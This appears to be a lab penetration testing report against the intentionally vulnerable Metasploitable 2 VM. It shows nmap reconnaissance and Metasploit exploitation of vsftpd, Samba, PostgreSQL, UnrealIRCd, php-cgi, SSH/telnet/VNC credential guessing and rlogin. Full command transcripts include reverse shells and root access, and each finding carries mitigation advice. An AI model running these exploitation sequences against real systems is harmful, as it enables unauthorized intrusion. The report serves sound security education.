

PENETRATION TESTING REPORT

METASPLOITABLE 2

Subodh Bagde

PENETRATION TESTING TOOLS AND METHODS

1. Environment Setup

```
(subodh@ windows)-[~]  
$ sudo su  
[sudo] password for subodh:  
(root@ windows)-[/home/subodh]  
# | system    resolvers.txt
```

```
Warning: Never expose this VM to an untrusted network!  
Contact: msfdev[at]metasploit.com  
Login with msfadmin/msfadmin to get started  
  
metasploitable login: msfadmin  
Password:  
Last login: Mon Mar 18 23:23:27 EDT 2024 from windows on pts/1  
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686  
  
The programs included with the Ubuntu system are free software;  
the exact distribution terms for each program are described in the  
individual files in /usr/share/doc/*/copyright.  
  
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by  
applicable law.  
  
To access official Ubuntu documentation, please visit:  
http://help.ubuntu.com/  
No mail.  
msfadmin@metasploitable:~$ _
```

Figure 1. Penetration Testing Environment

Kali Linux was set up as the attacking machine and metasploitable2 as the target machine.

1.1 Metasploitable 2

Metasploitable is a virtual machine created by the Metasploit group, which consists of an Ubuntu 8.04 system image deliberately containing services with insecure configurations and vulnerabilities, which can be exploited using Metasploit Framework. This server was created with the aim of allowing practice with several of the options that Metasploit offers, being of

great help to learn about tests of penetration in a real environment.

2. Information Gathering

Ipconfig command was used in identification of the IP address of Metasploitable2. The IP address was identified as 192.168.1.3

```
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:d1:e4:0b
          inet addr:192.168.1.3  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: 2401:4900:1c44:b8fc:a00:27ff:fed1:e40b/64 Scope:Global
          inet6 addr: fe80::a00:27ff:fed1:e40b/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:60 errors:0 dropped:0 overruns:0 frame:0
          TX packets:65 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:6956 (6.7 KB)  TX bytes:6558 (6.4 KB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:91 errors:0 dropped:0 overruns:0 frame:0
          TX packets:91 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:19301 (18.8 KB)  TX bytes:19301 (18.8 KB)

msfadmin@metasploitable:~$ _
```

Figure 2. Identification of IP address

A Ping command was used to identify if the attacking machine could communicate to the target machine and as shown below it was communicating.

```
(subodh@ windows)-[~]
$ ping 192.168.1.3
PING 192.168.1.3 (192.168.1.3) 56(84) bytes of data.
64 bytes from 192.168.1.3: icmp_seq=1 ttl=64 time=9.82 ms
64 bytes from 192.168.1.3: icmp_seq=2 ttl=64 time=0.537 ms
64 bytes from 192.168.1.3: icmp_seq=3 ttl=64 time=1.04 ms
64 bytes from 192.168.1.3: icmp_seq=4 ttl=64 time=0.485 ms
^C
--- 192.168.1.3 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 4225ms
rtt min/avg/max/mdev = 0.485/2.971/9.823/3.961 ms
```

Figure 3. To check if the host is Up

2.2 Network Discovery

To discover the IP address of the Metasploitable2 virtual machine, once inside from the Metasploit Framework console, the ifconfig command was used, since that the IP address of the subnet is 192.168.1.0 with mask 255.255.255.0. The whole subnet was scanned and the IP address of Metasploitable was identified as 192.168.1.3 as shown below.

```
(subodh@ windows)-[~]  
$ nmap 192.168.1/24  
Starting Nmap 7.94SVN ( https://nmap.org      24-03-19 09:39 IST  
Nmap scan report for 192.168.1.1  
Host is up (0.014s latency).  
Not shown: 994 closed tcp ports (conn-refused)  
PORT      STATE SERVICE  
21/tcp    filtered ftp  
22/tcp    filtered ssh  
23/tcp    filtered telnet  
53/tcp    open  domain  
80/tcp    open  http  
443/tcp   open  https  
  
Nmap scan report for 192.168.1.3  
Host is up (0.0016s latency).  
Not shown: 977 closed tcp ports (conn-refused)  
PORT      STATE SERVICE  
21/tcp    open  ftp  
22/tcp    open  ssh  
23/tcp    open  telnet  
25/tcp    open  smtp  
53/tcp    open  domain  
80/tcp    open  http  
111/tcp   open  rpcbind  
139/tcp   open  netbios-ssn  
445/tcp   open  microsoft-ds  
512/tcp   open  exec  
513/tcp   open  login  
514/tcp   open  shell  
1099/tcp  open  rmiregistry  
1524/tcp  open  ingreslock  
2049/tcp  open  nfs  
2121/tcp  open  ccproxy-ftp  
3306/tcp  open  mysql  
5432/tcp  open  postgresql  
5900/tcp  open  vnc  
6000/tcp  open  X11  
6667/tcp  open  irc  
8009/tcp  open  ajp13  
8180/tcp  open  unknown
```

Figure 4. Identification of open ports

2.3 Operating System Identification

It was identified that Metsaploitable2 was running on Linux 2.6.9 - 2.6.33 as shown in Figure 5 below.

```
(root@windows)-[/home/subodh]
# nmap -O 192.168.1.3
Starting Nmap 7.94SVN ( https://nmap.org ) 24-03-19 09:41 IST
Nmap scan report for 192.168.1.3
Host is up (0.00078s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown
MAC Address: 08:00:27:D1:E4:0B (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.73 seconds
```

Figure 5. Identification of Operating System

3. Exploitation

After we have discovered the vulnerabilities on the target hosts or network, it is time to try exploit them. The exploitation phase sometimes ends the Penetration Testing process, but this depends on the contract, as there are situations where you must enter deeper into the target network, this with the purpose of expanding the attack throughout the network and winning all possible privileges.

3.1 Metasploit Framework

Metasploit Framework, is one of the most used tools currently for the realization Penetration testing of computer networks. This allows you to discover the different security vulnerabilities present in them and enables the application of security measures. security, so that an attacker cannot exploit these vulnerabilities in order to compromise the system in question.

This tool was created by H. D. Moore, using the programming language of Perl scripting, although it has now been fully upgraded to the scripting language. Ruby programming (Cuadra Pacheco, 2012), and has versions for Windows and Linux systems.

3.2 Threats or Vulnerabilities in Metasploitable 2

Threat 1 - Netcat Blindshell / Metasploitable root shell

Port: 1524

Description: Netcat is a networking utility that can read and write data across network connections, using the TCP or UDP protocols. In this context, a "Blind shell" typically refers to a remote shell (command-line interface) that is opened by an attacker using Netcat without the victim's knowledge. It allows the attacker to execute commands on the victim's machine remotely, potentially leading to unauthorized access or further exploitation.

Operation & Impact:

```
(subodh@ windows)~[~]
$ nc 192.168.1.4 1524
root@metasploitable:/# whoami
root
root@metasploitable:/#
```

Figure 6. Netcat Login

Recommendation: To mitigate the risk posed by Netcat Blind shell, ensure that unnecessary services are not running on your system. Additionally, monitor network traffic for any suspicious activity and restrict network access to trusted sources. Regular security audits and updates are also crucial to protect against known vulnerabilities.

Threat 2 - vsftpd 2.3.4 - Backdoor FTP

Port: 21

Description: vsftpd (Very Secure FTP Daemon) is an FTP (File Transfer Protocol) server software for Unix-like systems. It is designed to be fast, stable, and secure, and is commonly used to transfer files over a network.

Operation & Impact:

```
msf6 > search vsftpd

Matching Modules
=====

#  Name  Disclosure Date  Rank  Check  Description
---  ---  -
0  auxiliary/dos/ftp/vsftpd_232  2011-02-03  normal  Yes  VSFTPD 2.3.2 Denial of Service
1  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03  excellent  No  VSFTPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor
```

Figure 7. Searching VSFTPD threat

```
msf6 > use 1
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

  Name  Current Setting  Required  Description
  ----  -
  CHOST  no               no        The local client address
  CPORT  no               no        The local client port
  Proxies no               no        A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS yes              yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT  21               yes       The target port (TCP)

Payload options (cmd/unix/interact):

  Name  Current Setting  Required  Description
  ----  -
  LURI  no               no        The local URI to connect to

Exploit target:

  Id  Name
  --  -
  0   Automatic

View the full module info with the info, or info -d command.
```

Figure 8. Module options for VSFTPD vulnerability

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set rhost 192.168.1.4
rhost => 192.168.1.4
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.1.4:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.1.4:21 - USER: 331 Please specify the password.
[*] 192.168.1.4:21 - Backdoor service has been spawned, handling...
[*] 192.168.1.4:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Exploit completed, but no session was created.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > [*] Command shell session 1 opened (10.0.2.15:38949 -> 192.168.1.4:6200) at 2024-03-18 20:21:49 +0530
whoami
[*] exec: whoami
subodh
```

Figure 9. Exploiting VSFTPD vulnerability

Recommendation: To mitigate the risk associated with vsftpd, ensure that the software is kept up to date with the latest security patches. Additionally, use strong authentication mechanisms such as SSH keys or encrypted passwords, and limit access to the FTP server to only those who need it.

Threat 3 - SSH Login

Port: 22

Description: SSH is a cryptographic network protocol for operating network services securely over an unsecured network. It is commonly used for

remote login to systems and for executing commands on a remote machine.

Operation & Impact:

```
msf6 > search ssh_login

Matching Modules
=====

# Name m resolver Disclosure Date Rank Check Description
- ----
0 auxiliary/scanner/ssh/ssh_login normal No SSH Login Check Scanner
1 auxiliary/scanner/ssh/ssh_login_pubkey normal No SSH Public Key Login Scanner

Interact with a module by name or index. For example info 1, use 1 or use auxiliary/scanner/ssh/ssh_login_pubkey
```

Figure 10. Searching for SSH Login module

```
msf6 > use 0
msf6 auxiliary(scanner/ssh/ssh_login) > show options

Module options (auxiliary/scanner/ssh/ssh_login):

Name CurrentSetting Required Description
-----
ANONYMOUS_LOGIN false yes Attempt to login with a blank username and password
BLANK_PASSWORDS false no Try blank passwords for all users
BRUTEFORCE_SPEED 5 yes How fast to bruteforce, from 0 to 5
DB_ALL_CREDS false no Try each user/password couple stored in the current database
DB_ALL_PASS false no Add all passwords in the current database to the list
DB_ALL_USERS false no Add all users in the current database to the list
DB_SKIP_EXISTING none no Skip existing credentials stored in the current database (Accepted: none, user, user&realm)
PASSWORD no A specific password to authenticate with
PASS_FILE no File containing passwords, one per line
RHOSTS yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT 22 yes The target port
STOP_ON_SUCCESS false yes Stop guessing when a credential works for a host
THREADS 1 yes The number of concurrent threads (max one per host)
USERNAME no A specific username to authenticate as
USERPASS_FILE no File containing users and passwords separated by space, one pair per line
USER_AS_PASS false no Try the username as the password for all users
USER_FILE no File containing usernames, one per line
VERBOSE false yes Whether to print output for all attempts

View the full module info with the info, or info -d command.
```

Figure 11. Module options for SSH Login

```
msf6 auxiliary(scanner/ssh/ssh_login) > set username user
username => user
msf6 auxiliary(scanner/ssh/ssh_login) > set password user
password => user
msf6 auxiliary(scanner/ssh/ssh_login) > run

[*] 192.168.1.4:22 - Starting bruteforce
[*] 192.168.1.4:22 - Success: 'user:user' 'uid=1001(user) gid=1001(user) groups=1001(user) Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux'
[*] SSH session 1 opened (10.0.2.15:45129 -> 192.168.1.4:22) at 2024-03-18 20:56:33 +0530

pwd
/home/user

^C[*] Caught interrupt from the console...
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssh/ssh_login) > sessions

Active sessions
=====
Id  Name  Type  Information  Connection
--  -
1   shell linux SSH sub0dh @ 10.0.2.15:45129 -> 192.168.1.4:22 (192.168.1.4)

msf6 auxiliary(scanner/ssh/ssh_login) > sessions -i 1
[*] Starting interaction with 1...

pwd
/home/user
```

Figure 12. Exploiting SSH Login vulnerability

Recommendation: To mitigate the risks associated with SSH login, ensure that strong authentication mechanisms such as SSH keys or multi-factor authentication (MFA) are used. Disable password-based authentication if possible and regularly update the SSH server to the latest version to patch known vulnerabilities.

Threat 4 - Telnet Login

Port: 23

Description: Telnet is a network protocol used for remote login to a computer system. It allows a user to establish a connection to a remote system and interact with it as if they were physically present at the system's console.

Operations & Impact:

```
msf6 > search telnet_login

Matching Modules
=====
#  Name                                     Disclosure Date Rank Check Description
--  -
0  auxiliary/admin/http/netgear_pnpx_getsharefolderlist_auth_bypass 2021-09-06 normal Yes Netgear PNPX_GetShareFolderList Authentication Bypass
1  auxiliary/scanner/telnet/telnet_login normal No Telnet Login Check Scanner

Interact with a module by name or index. For example info 1, use 1 or use auxiliary/scanner/telnet/telnet_login
```

Figure 13. Searching for Telnet Login modules

```

msf6 auxiliary(scanner/telnet/telnet_login) > set rhost 192.168.1.4
rhost => 192.168.1.4
msf6 auxiliary(scanner/telnet/telnet_login) > set user_file /home/subodh/Desktop/user.txt
user_file => /home/subodh/Desktop/user.txt
msf6 auxiliary(scanner/telnet/telnet_login) > set pass_file /home/subodh/Desktop/pass.txt
pass_file => /home/subodh/Desktop/pass.txt
msf6 auxiliary(scanner/telnet/telnet_login) > exploit

[*] 192.168.1.4:23 - No active DB -- Credential data will not be saved!
[-] 192.168.1.4:23 - 192.168.1.4:23 - LOGIN FAILED: root:root (Incorrect: )
[-] 192.168.1.4:23 - 192.168.1.4:23 - LOGIN FAILED: root:toor (Incorrect: )
[-] 192.168.1.4:23 - 192.168.1.4:23 - LOGIN FAILED: root:msfadmin (Incorrect: )
[-] 192.168.1.4:23 - 192.168.1.4:23 - LOGIN FAILED: root:user (Incorrect: )
[-] 192.168.1.4:23 - 192.168.1.4:23 - LOGIN FAILED: root:test (Incorrect: )
[-] 192.168.1.4:23 - 192.168.1.4:23 - LOGIN FAILED: root:admin (Incorrect: )
[-] 192.168.1.4:23 - 192.168.1.4:23 - LOGIN FAILED: root:msf (Incorrect: )
[-] 192.168.1.4:23 - 192.168.1.4:23 - LOGIN FAILED: toor:root (Incorrect: )
[-] 192.168.1.4:23 - 192.168.1.4:23 - LOGIN FAILED: toor:toor (Incorrect: )
[-] 192.168.1.4:23 - 192.168.1.4:23 - LOGIN FAILED: toor:msfadmin (Incorrect: )
[-] 192.168.1.4:23 - 192.168.1.4:23 - LOGIN FAILED: toor:user (Incorrect: )
[-] 192.168.1.4:23 - 192.168.1.4:23 - LOGIN FAILED: toor:test (Incorrect: )
[-] 192.168.1.4:23 - 192.168.1.4:23 - LOGIN FAILED: toor:admin (Incorrect: )
[-] 192.168.1.4:23 - 192.168.1.4:23 - LOGIN FAILED: toor:msf (Incorrect: )
[-] 192.168.1.4:23 - 192.168.1.4:23 - LOGIN FAILED: msfadmin:root (Incorrect: )
[-] 192.168.1.4:23 - 192.168.1.4:23 - LOGIN FAILED: msfadmin:toor (Incorrect: )
[+] 192.168.1.4:23 - 192.168.1.4:23 - Login Successful: msfadmin:msfadmin
[*] 192.168.1.4:23 - Attempting to start session 192.168.1.4:23 with msfadmin:msfadmin
[*] Command shell session 1 opened (10.0.2.15:46527 -> 192.168.1.4:23) at 2024-03-18 22:10:52 +0530
[-] 192.168.1.4:23 - 192.168.1.4:23 - LOGIN FAILED: user:root (Incorrect: )
[-] 192.168.1.4:23 - 192.168.1.4:23 - LOGIN FAILED: user:toor (Incorrect: )
[-] 192.168.1.4:23 - 192.168.1.4:23 - LOGIN FAILED: user:msfadmin (Incorrect: )
[+] 192.168.1.4:23 - 192.168.1.4:23 - Login Successful: user:user
[*] 192.168.1.4:23 - Attempting to start session 192.168.1.4:23 with user:user
[*] Command shell session 2 opened (10.0.2.15:43085 -> 192.168.1.4:23) at 2024-03-18 22:11:03 +0530

```

Figure 14. Exploiting Telnet Login vulnerability

```

msf6 auxiliary(scanner/telnet/telnet_login) > sessions -l

Active sessions
=====
Id  Name  Type  Information                                     Connection
---  ---  ---  ---
1   shell TELNET msfadmin:msfadmin (192.168.1.4:23) 10.0.2.15:46527 -> 192.168.1.4:23 (192.168.1.4)
2   shell TELNET user:user (192.168.1.4:23)         10.0.2.15:43085 -> 192.168.1.4:23 (192.168.1.4)

msf6 auxiliary(scanner/telnet/telnet_login) > sessions -i 1
[*] Starting interaction with 1...

msfadmin@metasploitable:~$ pwd
pwd
/home/msfadmin
msfadmin@metasploitable:~$

```

Figure 15. Accessing active sessions using Telnet Login

Recommendation: To mitigate the risks associated with Telnet, it is recommended to use more secure alternatives such as SSH (Secure Shell) for remote access. Regularly monitor Telnet logs for any unauthorized access attempts and disable Telnet services when not needed.

Threat 5 - http / PHP-cgi

Port: 80

Description: HTTP (Hypertext Transfer Protocol) is the foundation of data communication on the World Wide Web. It is used to request and transmit web pages and other resources from web servers to web browsers. PHP-CGI is a Common Gateway Interface (CGI) executable used for running PHP scripts on a web server. It allows web servers to process PHP code and generate dynamic web content.

Operations & Impact:

```
msf6 exploit(unix/smtp/opensmtpd_mail_from_rcf) > search php_cgi

Matching Modules
=====

#  Name      |  resolvers  | Disclosure Date | Rank | Check | Description
-----|-----|-----|-----|-----|-----
0  exploit/multi/http/php_cgi_arg_injection | 2012-05-03 | excellent | Yes | PHP CGI Argument Injection

Interact with a module by name or index. For example info 0, use 0 or use exploit/multi/http/php_cgi_arg_injection
```

Figure 16. Searching for php_cgi module

```
msf6 > use 0
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf6 exploit(multi/http/php_cgi_arg_injection) > set rhost 192.168.1.4
rhost => 192.168.1.4
msf6 exploit(multi/http/php_cgi_arg_injection) > exploit

[*] Started reverse TCP handler on 192.168.1.11:4444
[*] Sending stage (39927 bytes) to 192.168.1.4
[*] Meterpreter session 1 opened (192.168.1.11:4444 -> 192.168.1.4:58254) at 2024-03-18 22:42:01 +0530

meterpreter > pwd
/var/www
meterpreter > |
```

Figure 17. Exploiting php_cgi and gaining meterpreter access

Recommendation: To mitigate the risks associated with HTTP/PHP-CGI, ensure that web servers are kept up to date with the latest security patches.

Threat 6 - Netbios-ssn - Samba smbd 3.X - 4.X

Port: 139/445

Description: Samba is an open-source software suite that provides file and print services for Windows clients. The smbd (Server Message Block Daemon) is a component of Samba that implements the SMB (Server Message Block) protocol, which is used for sharing files, printers, and other resources between Windows and Unix-like systems.

Operations & Impact:

```
msf6 > search samba usermap
Matching Modules
=====
#  Name                               Disclosure Date  Rank  Check Description
--  -
0  exploit/multi/samba/usermap_script  2007-05-14      excellent No  Samba "username map script" Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/multi/samba/usermap_script
```

Figure 18. Searching for Samba usermap module

```

msf6 > use 0
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):

  Name  CurrentSetting Required Description
  ----  -
  CHOST  no             The local client address
  CPORT  no             The local client port
  Proxies no           A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS yes            The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT  139            The target port (TCP)

Payload options (cmd/unix/reverse_netcat):

  Name  CurrentSetting Required Description
  ----  -
  LHOST  192.168.1.11 yes   The listen address (an interface may be specified)
  LPORT  4444         yes   The listen port

Exploit target:

  Id  Name
  --  --
  0    Automatic

View the full module info with the info, or info -d command.

msf6 exploit(multi/samba/usermap_script) > set rhost 192.168.1.3
rhost => 192.168.1.3
msf6 exploit(multi/samba/usermap_script) > exploit

[*] Started reverse TCP handler on 192.168.1.11:4444
[*] Command shell session 1 opened (192.168.1.11:4444 -> 192.168.1.3:36490) at 2024-03-19 07:52:30 +0530

pwd
/
whoami
root

```

Figure 19. Exploiting samba usermap vulnerability

Recommendation: Keep Samba and the underlying operating system up to date with the latest security patches. Use strong authentication mechanisms such as encrypted passwords or Active Directory integration.

Threat 7 - PostgreSQL DB 8.3.0 - 8.3.7

Port: 5432

Description: PostgreSQL is a powerful, open-source relational database management system (RDBMS) known for its reliability, robustness, and feature set. It is used by many organizations for storing and managing data in a variety of applications.

Operation & Impact:

```
msf6 exploit(multi/samba/usermap_script) > search postgresql payload

Matching Modules
=====
#  Name                                     Disclosure Date Rank  Check Description
--  -
0  exploit/multi/http/manage_engine_dc_pmp_sqli 2014-06-08 excellent Yes ManageEngine Desktop Central / Password Manager LinkViewFetchServlet.dat SQL Injection
1  exploit/multi/postgres/postgres_copy_from_program_cmd_exec 2019-03-20 excellent Yes PostgreSQL COPY FROM PROGRAM Command Execution
2  exploit/linux/postgres/postgres_payload 2007-06-05 excellent Yes PostgreSQL for Linux Payload Execution
3  exploit/windows/postgres/postgres_payload 2009-04-10 excellent Yes PostgreSQL for Microsoft Windows Payload Execution

Interact with a module by name or index. For example info 3, use 3 or use exploit/windows/postgres/postgres_payload
```

Figure 20. Searching for PostgreSQL payload module

```
msf6 exploit(multi/samba/usermap_script) > use 2
[*] Using configured payload linux/x86/meterpreter/reverse_tcp
msf6 exploit(linux/postgres/postgres_payload) > set rhost 192.168.1.3
rhost => 192.168.1.3
msf6 exploit(linux/postgres/postgres_payload) > set lhost 192.168.1.11
lhost => 192.168.1.11
msf6 exploit(linux/postgres/postgres_payload) > exploit

[*] Started reverse TCP handler on 192.168.1.11:4444
[*] 192.168.1.3:5432 - PostgreSQL 8.3.1 on i486-pc-linux-gnu, compiled by GCC cc (GCC) 4.2.3 (Ubuntu 4.2.3-2ubuntu4)
[*] Uploaded as /tmp/hKrTppLY.so, should be cleaned up automatically
[*] Sending stage (1017704 bytes) to 192.168.1.3
[*] Meterpreter session 2 opened (192.168.1.11:4444 -> 192.168.1.3:57527) at 2024-03-19 07:59:21 +0530

meterpreter > pwd
/var/lib/postgresql/8.3/main
meterpreter > |
```

Figure 21. Exploiting PostgreSQL payload vulnerability

Recommendation: To mitigate the risks associated with PostgreSQL, ensure that the database is configured securely, with strong authentication mechanisms in place. Use role-based access control (RBAC) to restrict access to sensitive data and regularly update PostgreSQL to the latest version to patch known vulnerabilities.

Threat 8 - Backdoor IRC / Unreal IRCd

Port: 6667

Description: UnrealIRCd is an open-source Internet Relay Chat (IRC) server software. IRC is a protocol used for real-time text messaging and is commonly used for group communication and chat rooms. UnrealIRCd is known for its flexibility and feature set, making it popular among IRC server operators.

Operations & Impact:


```
msf6 exploit(linux/postgres/postgres_payload) > search unreal

Matching Modules
=====

# Name | m | resolvers | Disclosure Date | Rank | Check | Description
-----|---|-----|-----|-----|-----|-----
0 exploit/linux/games/ut2004_secure | 2004-06-18 | good | Yes | Unreal Tournament 2004 "secure" Overflow (Linux)
1 exploit/windows/games/ut2004_secure | 2004-06-18 | good | Yes | Unreal Tournament 2004 "secure" Overflow (Win32)
2 exploit/unix/irc/unreal_ircd_3281_backdoor | 2010-06-12 | excellent | No | Unreal IRC 3.2.8.1 Backdoor Command Execution

Home Recon

Interact with a module by name or index. For example info 2, use 2 or use exploit/unix/irc/unreal_ircd_3281_backdoor
```

Figure 22. Searching for unreal IRC module

```
msf6 exploit(linux/postgres/postgres_payload) > use 2
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set rhost 192.168.1.3
rhost => 192.168.1.3
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > exploit

[-] 192.168.1.3:6667 - Exploit failed: A payload has not been selected.
[*] Exploit completed, but no session was created.
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > show payloads

Compatible Payloads
=====
over the wire (network_dr)

# Name | Disclosure Date | Rank | Check | Description
-----|-----|-----|-----|-----
0 payload/cmd/unix/adduser | normal | No | Add user with useradd
1 payload/cmd/unix/bind_perl | normal | No | Unix Command Shell, Bind TCP (via Perl)
2 payload/cmd/unix/bind_perl_ipv6 | normal | No | Unix Command Shell, Bind TCP (via perl) IPv6
3 payload/cmd/unix/bind_ruby | normal | No | Unix Command Shell, Bind TCP (via Ruby)
4 payload/cmd/unix/bind_ruby_ipv6 | normal | No | Unix Command Shell, Bind TCP (via Ruby) IPv6
5 payload/cmd/unix/generic | normal | No | Unix Command, Generic Command Execution
6 payload/cmd/unix/reverse | normal | No | Unix Command Shell, Double Reverse TCP (telnet)
```

Figure 23. Compatible payloads for unreal IRC module

```
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set payload 6
payload => cmd/unix/reverse
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > exploit

[*] Started reverse TCP double handler on 192.168.1.11:4444
[*] 192.168.1.3:6667 - Connected to 192.168.1.3:6667...
:irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname...
:irc.Metasploitable.LAN NOTICE AUTH :*** Found your hostname (cached)
[*] 192.168.1.3:6667 - Sending backdoor command...
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo gfAFOjg0iwXwwkLx;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "gfAFOjg0iwXwwkLx\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 3 opened (192.168.1.11:4444 -> 192.168.1.3:59739) at 2024-03-19 08:07:30 +0530

pwd
/etc/unreal
```


Figure 24. Exploiting unreal IRC module using payload and gaining access

Recommendation: To mitigate the risks associated with UnrealIRCd, ensure that the server is configured securely, with strong authentication mechanisms in place. Regularly update UnrealIRCd to the latest version to patch known vulnerabilities. Monitor IRC server logs for any suspicious activity and consider using a firewall to restrict access to the IRC server from external sources.

Threat 9 - VNC Login

Port: 5900

Description: VNC is a graphical desktop-sharing system that allows users to remotely control another computer. The VNC server runs on the remote machine, while the VNC client runs on the local machine and enables the user to interact with the remote desktop. VNC sessions are not encrypted by default, making them vulnerable to eavesdropping and unauthorized access.

Operations & Impact:

```
msf6 exploit(multi/http/tomcat_mgr_deploy)> search vnc_login

Matching Modules
=====
#  Name  m  resolved  Disclosure Date  Rank  Check  Description
-  -  -  -  -  -  -  -
0  auxiliary/scanner/vnc/vnc_login  normal  No  VNC Authentication Scanner

Interact with a module by name or index. For example info 0, use 0 or use auxiliary/scanner/vnc/vnc_login
```

Figure 25. Searching for VNC Login module

```

msf6 auxiliary(scanner/vnc/vnc_login) > set rhost 192.168.1.3
rhost => 192.168.1.3
msf6 auxiliary(scanner/vnc/vnc_login) > exploit

[*] 192.168.1.3:5900 - 192.168.1.3:5900 - Starting VNC login sweep
[!] 192.168.1.3:5900 - No active DB -- Credential data will not be saved!
[+] 192.168.1.3:5900 - 192.168.1.3:5900 - Login Successful: :password
[*] 192.168.1.3:5900 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/vnc/vnc_login) > |

```

Figure 26. Exploiting VNC Login module




Figure 27. Gaining access using vncviewer

Recommendation: To mitigate the risks associated with VNC login, it is recommended to use encryption technologies such as SSH tunnels or VPNs (Virtual Private Networks) to secure VNC sessions.

Threat 10 - RLogin

Port: 512 (exec), 513 (login), 514 (shell)

Description: R services typically refer to the RSH (Remote Shell) services, which allow users to execute commands on a remote system. These services use the RSH protocol, which is a simple, unencrypted protocol that is insecure and susceptible to eavesdropping and unauthorized access.

Operations & Impact:

```
(subodh@ windows)-[~]  
$ rlogin -l root 192.168.1.3  
rlogind: Host address mismatch.  
Password:  
Login incorrect  
metasploitable login: msfadmin  
Password:  
Last login: Mon Mar 18 23:14:16 EDT 2024 from windows on pts/1  
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686  
  
The programs included with the Ubuntu system are free software;  
the exact distribution terms for each program are described in the  
individual files in /usr/share/doc/*/copyright.  
  
